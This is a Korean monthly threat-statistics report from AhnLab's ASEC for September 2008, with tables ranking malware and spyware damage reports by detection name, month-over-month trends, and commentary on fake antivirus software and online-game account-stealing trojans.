# ASEC Report 9월

® ASEC Report

2008. 10.



안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

# Ⅰ. ASEC 월간 통계

## (1) 9월 악성코드 통계

### Top 10 피해 통계

| 9월순위 | | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | new | Win-Trojan/Antiav.106496 | 119 | 30.6% |
| 2 | new | Win-Trojan/Agent.75264.AT | 64 | 16.5% |
| 2 | new | Win-Trojan/Downloader.17408.FQ | 44 | 11.3% |
| 4 | new | Win32/IRCBot.worm.variant | 41 | 10.5% |
| 5 | new | Win-Trojan/OnlineGameHack.29184.BX | 25 | 6.4% |
| 6 | new | Win-Trojan/Monder.39936.D | 25 | 6.4% |
| 7 | new | Win-Trojan/Autorun.229376.B | 23 | 5.9% |
| 7 | new | Win-Trojan/Agent.21504.HH | 17 | 4.4% |
| 9 | new | Win-AppCare/HackTool.13531 | 16 | 4.1% |
| 10 | new | Win-Trojan/Agent.53572 | 15 | 3.9% |
| 합계 | | | 389 | 100.0% |

[표 1-1] 2008년 9월 악성코드 피해 Top 10


[표 1-1]은 2008년 9월 악성코드로 인한 피해 Top 10에 랭크된 악성코드들로서 Top 10에 포함된 악성코드들로 인한 총 피해건수는 389건으로 9월 한 달 접수된 총 피해건 수(3,789건)의 10.2%에 해당하며, 이는 지난 8월 378건(11.1%)과 비슷한 수준을 유지했다. 최근 가장 심각한 피해를 입히고 있는 허위백신류의 악성코드로 인한 피해가 수그러들 기미를 보이지 않고 8월에 이어 9월에 또다시 1위를 차지 하였다. 지난 8월 트로이목마가 Top 10을 모두 차지했던 것과 달리 9월에는 웜과 유해가능 프로그램이 다시 순위권에 진입하였다.

Win-Trojan/Antiav.106496과 Trojan/Agent.75264.AT가 30.6%, 16.5%로 가장 많은 비중을 차지 하였으며 Win-Trojan/Downloader.17408.FQ, Win32/IRCBot.worm.variant가 각각 11%로 그 뒤를 잇고 있다. 나머지 악성코드들은 대부분 6%~4%의 비율로 큰 차이를 나타내지는 않고 있다. 9월에는 Top 10에서도 1~2위의 악성코드가 다소 많은 피해를 준 것으로 나타났다.

| | 대표 진단명 | 건수 | % |
|---|---|---|---|
| 1 | Win-Trojan/OnlineGameHack | 428 | 24.2% |
| 2 | Win-Trojan/Agent | 392 | 22.1% |
| 3 | Win-Trojan/Downloader | 295 | 16.7% |
| 4 | Win-Trojan/Autorun | 126 | 7.1% |
| 5 | Win-Trojan/Antiav | 120 | 6.8% |
| 6 | Dropper/OnlineGameHack | 107 | 6.0% |
| 7 | Win32/Autorun.worm | 93 | 5.3% |
| 7 | Win-Trojan/Fakeav | 93 | 5.3% |
| 9 | Win-Trojan/Hupigon | 59 | 3.3% |
| 10 | Dropper/Agent | 57 | 3.2% |

[표 1-2] 2008년 9월 악성코드 유형별 Top 10[1]

[표 1-2]는 2008년 9월 악성코드의 대표진단명을 기준으로 한 유형별 피해 순위를 나타내고 있다. 유형별 Top 10에 포함된 악성코드 총 피해건수는 1,770건으로 9월 한 달 접수된 총 피해건 수(3,789건)의 46.7%로 절반에 해당 한다. 특정 악성코드의 피해를 나타내는 [표 1-1]과는 달리 전체적으로 보았을 때 여전히 온라인게임핵 악성코드가 1위를 차지하고 있으며 허위백신류의 Win-Trojan/Antiav와 Win-Trojan/Fakeav도 각각 5위, 7위를 차지하여 매우 많은 피해를 입히고 있는 것으로 나타나고 있다[2].





[그림 1-1] 2008년 악성코드 피해 Top 10의 유형별 현황

[1] 특정한 악성코드에 의한 피해통계의 경우 전반적인 악성코드로 인한 피해를 표현하기 어려운 한계가 있어, 이번 ASEC report부터 별도로 분석한 자료를 싣는다.
[2] 이러한 분석을 통하여 전반적으로 널리 퍼져서 피해를 입히고 있는 악성코드가 온라인게임 핵류라는 것을 확인할 수 있다.


9월은 트로이목마가 Top 10을 모두 차지하였던 8월과 달리 웜과 유해가능프로그램이 다시 Top 10에 진입하였고 지난 7월 강세를 보였던 드롭퍼는 여전히 순위에 들지 못하였다. 비율로 보면 트로이목마가 85%로 여전히 가장 많은 비중을 차지 하고 있으며 웜과 유해가능프로그램은 각각 11%, 4%를 차지하고 있다.

### 월별 피해신고 건수





[그림 1-2] 월별 피해신고 추이

[그림 1-2]는 월별 피해신고 건수를 나타내는 그래프로 9월은 전체 3,789건의 피해신고가 접수되었으며 지난달 3,396건과 비교하면 소폭 증가한 것으로 나타났다. 지난 6월을 기점으로 꾸준한 감소세를 보였던 피해신고 건수가 8월을 끝으로 다시 증가세로 접어든 것으로 2007년 과 비교 할 때 건수의 차이는 많지만 유사한 그래프를 보여주고 있다.





[그림 1-3] 2008년 9월 악성코드 유형별 피해신고 건 수

[그림 1-3]은 2008년 9월 전체 악성코드 유형별 피해신고 건 수를 나타내고 있는 그래프이다. Top 10의 유형과 마찬가지로 전체 피해신고 유형을 봤을때에도 트로이목마가 74%로 높은 비중을 차지하고 있으며 7월에 17%를 차지했던 드롭퍼는 8월에 11% 9월에 7%를 기록하여 꾸준히 감소하고 있는것으로 나타나고 있다. 또한 웜이 지난달 4%에서 5% 증가한 9%로 소폭 증가 하였다.




[그림 1-4] 2008년 9월 피해 신고된 악성코드의 유형별 현황

[그림 1-4]는 9월 한달 간 접수된 유형별 신고건수로 [그림 1-3]의 유형별 피해신고 건수와 마찬가지로 트로이목마가 73%로 여전히 높은 비율을 차지하고 있으나 지난달 77%에 비해 4%가 감소하였다. 나머지 스크립트 12%, 드롭퍼 7%, 웜 7%, 유해가능프로그램이 1%를 차지하고 있으며 여전히 바이러스는 전체 비율에서 1%도 안 되는 비율을 차지하고 있다. 드롭퍼의 경우 지난 7월 ARP Spoofing관련 악성코드로 인해 유형별 대비 신고건수가 상당히 높았으나 8월에는 12%, 9월에는 7%로 점차 줄어들고 있는 것으로 나타났다.




[그림 1-5] 2008년 월별 피해신고 악성코드 종류

[그림 1-5]의 2008년 월별 피해신고가 되는 악성코드의 종류를 나타낸 그래프이다. 월별로 신고되는 악성코드들의 종류의 경우에도 [그림 1-2]의 월별 피해신고 건수와 마찬가지로 3개월간 꾸준히 감소하다가 9월에 약 23%가량 증가하였으나, 피해신고 건수와 비교하여 증가폭이 상대적으로 높았다.

## 국내 신종(변형) 악성코드 발견 피해 통계

9월 한 달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표 1-3]과 같다.

| | 웜 | 트로이 | 드롭퍼 | 스크립트 | 파일 | 매크로 | 부트 | 부트/파일 | 유해가능 | 비윈도우 | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 07 월 | 77 | 1399 | 144 | 117 | 5 | 0 | 0 | 0 | 21 | 0 | 1763 |
| 08 월 | 55 | 1094 | 195 | 88 | 1 | 0 | 0 | 0 | 10 | 0 | 1443 |
| 09 월 | 64 | 867 | 97 | 91 | 2 | 0 | 0 | 0 | 13 | 0 | 1134 |

[표 1-3] 2008년 최근 3개월 간 유형별 신종 (변형) 악성코드 발견 현황

지난 달에 이어서 이번 달에도 신종 및 변형 악성코드는 감소추세에 있다. 특히 온라인 게임의 사용자 계정 탈취를 목적으로 하는 악성 코드류[1]의 감소가 뚜렷하다. 이는 지난달에도 언급한 바와 같이 자사 엔진에 generic 진단 기능을 추가함으로써 알려지지 않은 악성코드를 사전에 차단하고 있는 점과 중국에서의 시기적인 특수성[2]에 기인하고 있는 것으로 분석된다. 이에 따라 10월에도 신종 및 변형 악성코드의 수는 현재 수준 혹은 약간 감소할 것으로 추정된다.


[표 1-3]에서와 같이 8월과 비교하여 전체 신종 및 변형 악성코드 발견 건수가 약 20% 가량 감소하였으나, [그림 1-5]에서와 같이 실제 피해 신고된 악성코드의 수는 약 23% 가량 증가하였다. 이러한 비교 결과의 의미는 실제 피해를 입히는 악성 코드 자체는 감소하지 않았지만, 사용자의 잘못된 인터넷 사용 습관[3]과 위에서 언급한 이유 등으로 안철수연구소에 접수되는 신종 및 변종 악성코드의 수가 줄어든 것을 의미한다.

트로이목마 유형 전월 대비 21% 감소를 하였는데, 이는 온라인 게임의 사용자 계정을 훔쳐내는 신종 및 변종 악성코드의 안철수연구소 접수가 대폭 줄어든 것에 기인한다. 특이하게 Win-Trojan/Hupigon 이라고 알려진 백도어가 전월에 비해서 다수 발견되었다. 지난달에 극심한 피해를 입혔던 가짜백신 antivirusXP2008은 악성코드에 대한 진단 추가, 진단법 개선 및 전용백신 배포 등으로 상승세가 주춤해졌다. 또한 Win-Trojan/Rootkit으로 명명된 악성코드도 전월 대비 다수 보고 되었는데 은폐형 스팸메일러 그리고 보안 제품들에 의해서 특정 커널함수가 후킹 된 것을 복구해주는 유형 등이 다수 발견 되었다.

[1] 온라인 게임핵류의 악성코드의 경우 거의 대부분이 트로이목마와 드롭퍼의 형태를 띠고 있다.
[2] 8월의 경우에는 중국에서 올림픽이 개최되었으며, 9월에는 추석이 있었고, 10월에는 중국의 최대 기념일인 국경절이 있다.
[3] 엔진업데이트를 지속적으로 하지 않거나, 최신 엔진으로 업데이트하여 검사하지 않거나, 실시간 감시를 꺼놓고 사용하는 등의 잘못된 습관

드롭퍼 유형의 경우 50% 감소하였는데, 이 역시 온라임게임핵류의 감소 추이와 그 맥락을 같이한다. 스크립트 유형은 3% 가량 소폭 증가 하였다. 이번 달은 웜 유형이 전월 대비 16% 증가를 하였는데 Autorun 웜과 IRCBot 웜 유형이 소폭 증가 하였다. 유해가능 프로그램과 바이러스는 특이 사항이 없다.

다음은 최근 3개월간 악성코드 분포이다.





[그림 1-6] 2008년 최근 3개월간 악성코드 분포

신종 및 변형 악성코드 중 가장 많은 유형을 차지하는 트로이목마 유형은 3개월간 하락 추세에 있다. 온라인 게임의 사용자 계정을 탈취하는 악성코드가 줄어드는 가운데 antivirusXP2008로 알려진 가짜 백신의 피해[1]가 지속되고 있다.

다음은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.

[1] 트로이목마 유형 중에서 antivirusXP2008이 차지하는 비율이 7~8% 수준으로 안철수연구소에서는 antivirusXP2008에 대한 전용백신을 무료로 홈페이지를 통하여 제공하고 있다.




[그림 1-7] 온라인 게임 사용자 계정 탈취 트로이목마 현황

신종 및 변형 악성코드 중에서 가장 많은 비율을 차지하는 온라인 게임핵류의 악성코드는 지난 달에 이어서 무려 전월 대비 41% 감소 하였다. 온라인 게임핵 드롭퍼와 트로이목마 유형 모두 감소하였다. 이들의 신종 및 변형의 악성코드 유형은 줄어 들었으나, [표 1-2]의 유형별 Top 10에 나타난 바와 같이 안철수연구소로 접수된 주요 악성코드 종류 Top 10의 30% 가량을 온라인 게임핵류가 차지하고 있다.

### (2) 9월 스파이웨어 통계

| 순위 | | 스파이웨어 명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | New | Win-Clicker/FakeAlert.21504.C | 12 | 14% |
| 2 | New | Win-Dropper/FakeAlert.394240 | 11 | 13% |
| 3 | New | Win-Spyware/Zlob.27648.S | 10 | 13% |
| 4 | New | Win-Clicker/FakeAlert.21504.B | 10 | 12% |
| 5 | New | Win-Clicker/FakeAlert.6144.C | 9 | 11% |
| 6 | New | Win-Clicker/FakeAlert.118272 | 8 | 9% |
| 7 | New | Win-Spyware/Crypter.94208.C | 6 | 7% |
| 8 | New | Win-Adware/NeSearch.1344000 | 6 | 7% |
| 9 | New | Win-Spyware/PWS.KorGame.132449 | 6 | 7% |
| 10 | New | Win-Spyware/Zlob.28672.G | 6 | 7% |
| 합계 | | | 85 | 100% |

[표 1-4] 2008년 9월 스파이웨어 피해 Top 10

2008년 9월 스파이웨어 피해 동향은 지난 8월과 비슷한 양상을 보이고 있다. 스파이웨어 피해 Top 10의 5개 항목이 시스템트레이에 허위 경고 메시지를 노출하는 클리커 훼이크얼럿(Win-Clicker/FakeAlert) 관련 스파이웨어이며, 지난 8월 많은 피해를 입혔던 antivirusXP2008(Win-Adware/Rogue.AntiVirusXP2008)과 관련이 있다. 반면 antivirusXP2008 피해신고는 8월 154건에서 9월에는 38건으로 1/4가량 크게 감소하였는데, 이는 해당 스파이웨어의 변형은 꾸준히 만들어지고 있지만 엔진에서의 진단, 치료 기능 향상과 함께 전용백신 배포에 의하여 피해 신고가 감소한 것으로 풀이된다.

| 순위 | 대표진단명 | 건수 | 비율 |
|---|---|---|---|
| 1 | Win-Spyware/Crypter | 148 | 25% |
| 2 | Win-Downloader/Zlob | 125 | 21% |
| 3 | Win-Spyware/Zlob | 116 | 19% |
| 4 | Win-Clicker/FakeAlert | 72 | 12% |
| 5 | Win-Dropper/Zlob | 51 | 9% |
| 6 | Win-Downloader/Casino | 21 | 4% |
| 7 | Win-Adware/Rogue.AntiVirusXP2008 | 17 | 3% |
| 8 | Win-Downloader/Rogue.AntivirusXP2008 | 16 | 3% |
| 9 | Win-Dropper/FakeAlert | 16 | 3% |
| 10 | Win-Adware/Shortcut.Casino | 15 | 3% |

[표 1-5] 대표진단명에 의한 스파이웨어 피해 Top 10

[표 1-5]은 특정 변형에 대한 피해 통계가 아니라, 대표진단명에 의한 주요 스파이웨어 피해 Top 10 자료이다. 9월 스파이웨어 피해 Top 10의 상위의 스파이웨어 크립터(Win-Spyware/Crypter)와 스파이웨어 즐롭(Win-Spyware/Zlob), 클리커 훼이크얼럿(Win-Clicker/FakeAlert)은 2008년 하반기에 접어들면서부터 꾸준한 피해를 입히고 있다. 이들 스파이웨어는 성인관련 컨텐츠를 포함한 스팸메일과 웹사이트에서 동영상 설치를 미끼로 사용자를 속여 설치되며, 안티스파이웨어XP2008을 포함한 여러 허위 안티-스파이웨어 프로그램의 유료 사용을 유도한다는 공통 점이 있다. 8월에 비하여 감소하긴 했지만 antivirusXP2008도 피해 신고 상위를 차지하고 있다.

최근 스파이웨어 피해 신고 동향을 살펴보면 국내에서 제작 배포되는 스파이웨어의 피해 신고가 감소한 것을 확인할 수 있다. 9월 스파이웨어 피해 Top 10에 국내제작 스파이웨어는 애드웨어 NeSearch(Win-Adware/NeSearch)가 유일하다. NeSearch는 사용자 동의 없이 설치되어 주소표시줄 검색결과를 변경하는 애드웨어이고, 변형으로 인한 피해 신고가 꾸준히 접수되는 스파이웨어 케이더블유서치(Win-Spyware/Kwsearch), 애드웨어 카지노(Win-Adware/Casino)를 제외하면 국내제작 스파이웨어의 피해 신고는 많지 않은 편이다. 국내제작 스파이웨어의 피해 신고가 감소한 원인은 2007년 말, 정부에서 발표한 새로운 스파이웨어 기준과 2008년에 실시된 스파이웨어 제작사에 대한 수사 때문인 것으로 추측된다.

2008년 9월 유형별 스파이웨어 피해 현황은 [표 1-6]과 같다.

| | 스파이웨어류 | 애드웨어 | 드롭퍼 | 다운로더 | 다이얼러 | 클리커 | 익스플로잇 | AppCare | Joke | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|
| 7월 | 364 | 172 | 145 | 268 | 3 | 18 | 9 | 0 | 4 | 983 |
| 8월 | 365 | 353 | 204 | 310 | 3 | 97 | 3 | 1 | 12 | 1348 |
| 9월 | 418 | 170 | 179 | 275 | 0 | 77 | 0 | 2 | 5 | 1126 |

[표 1-6] 2008년 9월 유형별 스파이웨어 피해 건수

8월과 비교하면 스파이웨어 피해 신고는 다소 감소하였으며, 애드웨어에 의한 피해 신고는 8월의 절반 수준으로 크게 감소한 것을 확인할 수 있다. 애드웨어 피해 신고 감소는 antivirusXP2008의 피해 감소가 원인으로 생각된다. 전체 피해 신고 건수 또한 지난 8월에 비하여 다소 감소한 1126건을 기록하였으며, 지난 2008년 4월 이후 처음으로 피해신고 감소를 나타내고 있다.

**9월 스파이웨어 발견 현황**

9월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-7]과 같다.

